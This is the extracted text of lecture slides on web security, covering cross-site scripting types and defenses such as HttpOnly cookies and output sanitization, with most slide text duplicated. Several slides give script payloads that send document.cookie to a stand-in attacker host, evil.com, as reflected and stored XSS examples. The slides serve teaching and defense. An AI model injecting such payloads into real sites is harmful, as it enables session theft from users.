SOP restrictions are faithfully enforced
Browser/plugins are free from vulnerabilities
Not realistic, but forces the attacker to be more creative ;)<br>
No man-in-the-middle attacks
DNS is trustworthy
No DNS spoofing or Kaminsky
TLS and CAs are trustworthy
No Beast, POODLE, or stolen certs
Scripts cannot escape browser sandbox
SOP restrictions are faithfully enforced
Browser/plugins are free from vulnerabilities
Not realistic, but forces the attacker to be more creative ;)<br>
50

Cookie Exfiltration document.write('<img src="http://evil.com/c.jpg?' + document.cookie + '">');
DOM API for cookie access (document.cookie)
Often, the attacker's goal is to exfiltrate this property
Why?
Exfiltration is restricted by SOP...somewhat
Suppose you click a link directing to evil.com
JS from evil.com cannot read cookies for bofa.com
What about injecting code?
If the attacker can somehow add code into bofa.com, the reading and exporting cookies is easy (see above)<br>
DOM API for cookie access (document.cookie)
Often, the attacker's goal is to exfiltrate this property
Why?
Exfiltration is restricted by SOP...somewhat
Suppose you click a link directing to evil.com
JS from evil.com cannot read cookies for bofa.com
What about injecting code?
If the attacker can somehow add code into bofa.com, the reading and exporting cookies is easy (see above)<br>
51

Cross-Site Scripting (XSS) XSS refers to running code from an untrusted origin
Usually a result of a document integrity violation
Documents are compositions of trusted, developer-specified objects and untrusted input
Allowing user input to be interpreted as document structure (i.e., elements) can lead to malicious code execution
Typical goals
Steal authentication credentials (session IDs)
Or, more targeted unauthorized actions<br>
Usually a result of a document integrity violation
Documents are compositions of trusted, developer-specified objects and untrusted input
Allowing user input to be interpreted as document structure (i.e., elements) can lead to malicious code execution
Typical goals
Steal authentication credentials (session IDs)
Or, more targeted unauthorized actions<br>
52
Types of XSS Reflected (Type 1)
Code is included as part of a malicious link
Code included in page rendered by visiting link
Stored (Type 2)
Attacker submits malicious code to server
Server app persists malicious code to storage
Victim accesses page that includes stored code
DOM-based (Type 3)

Purely client-side injection<br>
Code is included as part of a malicious link
Code included in page rendered by visiting link
Stored (Type 2)
Attacker submits malicious code to server
Server app persists malicious code to storage
Victim accesses page that includes stored code
DOM-based (Type 3)
Purely client-side injection<br>
53

Vulnerable Website, Type 1 Suppose we have a search site, www.websearch.com
http://www.websearch.com/search?q=Christo+Wilson Web Search Results for: Christo Wilson Christo Wilson – Professor at Northeastern
http://www.ccs.neu.edu/home/cbw/index.html<br>
http://www.websearch.com/search?q=Christo+Wilson Web Search Results for: Christo Wilson Christo Wilson – Professor at Northeastern
http://www.ccs.neu.edu/home/cbw/index.html<br>
54

Vulnerable Website, Type 1 http://www.websearch.com/search?q=<img src=“http://img.com/nyan.jpg”/> Web Search Results for:<br>
55

Reflected XSS Attack http://www.websearch.com/search?q=<script>document.write('<img src="http://evil.com/?'+document.cookie+'">');</script> Origin: www.websearch.com
session=xI4f-Qs02fd evil.com websearch.com<br>
session=xI4f-Qs02fd evil.com websearch.com<br>
56

Vulnerable Website, Type 2 Suppose we have a social network, www.friendly.com friendly What’s going on? I hope you like pop-tarts ;)
<script>document.body.style.backgroundImage = "url(' http://img.com/nyan.jpg ')"</script> Update Status<br>
<script>document.body.style.backgroundImage = "url(' http://img.com/nyan.jpg ')"</script> Update Status<br>
57

Vulnerable Website, Type 2 Suppose we have a social network, www.friendly.com friendly Latest Status Updates I hope you like pop-tarts ;)
Monday, March 23, 2015<br>
Monday, March 23, 2015<br>
58
Stored XSS Attack <script>document.write('<img src="http://evil.com/?'+document.cookie+'">');</script> Origin: www.friendly.com
session=xI4f-Qs02fd evil.com friendly.com<br>
session=xI4f-Qs02fd evil.com friendly.com<br>
59
DOM-based XSS Attack Select your language:
<select><script>
document.write(“<OPTION value=1>” + document.location.href.substring(
document.location.href.indexOf("default=") + 8)
+ “</OPTION>”);
document.write("<OPTION value=2>English</OPTION>");
</script></select>
Intended usage: http://site.com/page.html?default=French
Misusage: http://site.com/page.html?default=<script>alert(document.cookie)</script> document.location.href is the URL displayed in the address bar<br>
<select><script>
document.write(“<OPTION value=1>” + document.location.href.substring(
document.location.href.indexOf("default=") + 8)
+ “</OPTION>”);
document.write("<OPTION value=2>English</OPTION>");
</script></select>
Intended usage: http://site.com/page.html?default=French
Misusage: http://site.com/page.html?default=<script>alert(document.cookie)</script> document.location.href is the URL displayed in the address bar<br>
60

Mitigating XSS Attacks Client-side defenses
Cookie restrictions – HttpOnly and Secure
Client-side filter – X-XSS-Protection
Server-side defenses
Input validation
Output filtering<br>
Cookie restrictions – HttpOnly and Secure
Client-side filter – X-XSS-Protection
Server-side defenses
Input validation
Output filtering<br>
61

HttpOnly Cookies One approach to defending against cookie stealing: HttpOnly cookies
Server may specify that a cookie should not be exposed in the DOM
But, they are still sent with requests as normal
Not to be confused with Secure
Cookies marked as Secure may only be sent over HTTPS
Website designers should, ideally, enable both of these features
Does HttpOnly prevent all attacks?
Of course not, it only prevents cookie theft
Other private data may still be exfiltrated from the origin<br>
Server may specify that a cookie should not be exposed in the DOM
But, they are still sent with requests as normal
Not to be confused with Secure
Cookies marked as Secure may only be sent over HTTPS
Website designers should, ideally, enable both of these features
Does HttpOnly prevent all attacks?
Of course not, it only prevents cookie theft
Other private data may still be exfiltrated from the origin<br>
62

Client-side XSS Filters HTTP/1.1 200 OK
… other HTTP headers…
X-XSS-Protection: 1; mode=block
POST /blah HTTP/1.1
… other HTTP headers…
to=dude&msg=<script>...</script> Browser mechanism to filter "script-like" data sent as part of requests
i.e., check whether a request parameter contains data that looks like a reflected XSS
Enabled in most browsers
Heuristic defense against reflected XSS
Would this work against other XSS types?<br>
… other HTTP headers…
X-XSS-Protection: 1; mode=block
POST /blah HTTP/1.1
… other HTTP headers…
to=dude&msg=<script>...</script> Browser mechanism to filter "script-like" data sent as part of requests
i.e., check whether a request parameter contains data that looks like a reflected XSS
Enabled in most browsers
Heuristic defense against reflected XSS
Would this work against other XSS types?<br>
63

Document Integrity Another defensive approach is to ensure that untrusted content can't modify document structure in unintended ways
Think of this as sandboxing user-controlled data that is interpolated into documents
Must be implemented server-side
You as a web developer have no guarantees about what happens client-side
Two main classes of approaches
Input validation
Output sanitization<br>
Think of this as sandboxing user-controlled data that is interpolated into documents
Must be implemented server-side
You as a web developer have no guarantees about what happens client-side
Two main classes of approaches
Input validation
Output sanitization<br>
64

Input Validation x = request.args.get('msg')
if not is_valid_base64(x): abort(500)
Goal is to check that application inputs are "valid"
Request parameters, header data, posted data, etc.
Assumption is that well-formed data should also not contain attacks
Also relatively easy to identify all inputs to validate
However, it's difficult to ensure that valid == safe
Much can happen between input validation checks and document interpolation<br>
if not is_valid_base64(x): abort(500)
Goal is to check that application inputs are "valid"
Request parameters, header data, posted data, etc.
Assumption is that well-formed data should also not contain attacks
Also relatively easy to identify all inputs to validate
However, it's difficult to ensure that valid == safe
Much can happen between input validation checks and document interpolation<br>
65

Output Sanitization <div id="content">{{sanitize(data)}}</div>
Another approach is to sanitize untrusted data during interpolation
Remove or encode special characters like ‘<‘ and ‘>’, etc.
Easier to achieve a strong guarantee that script can't be injected into a document
But, it can be difficult to specify the sanitization policy (coverage, exceptions)
Must take interpolation context into account
CDATA, attributes, JavaScript, CSS
Nesting!
Requires a robust browser model<br>
Another approach is to sanitize untrusted data during interpolation
Remove or encode special characters like ‘<‘ and ‘>’, etc.
Easier to achieve a strong guarantee that script can't be injected into a document
But, it can be difficult to specify the sanitization policy (coverage, exceptions)
Must take interpolation context into account
CDATA, attributes, JavaScript, CSS
Nesting!
Requires a robust browser model<br>
66
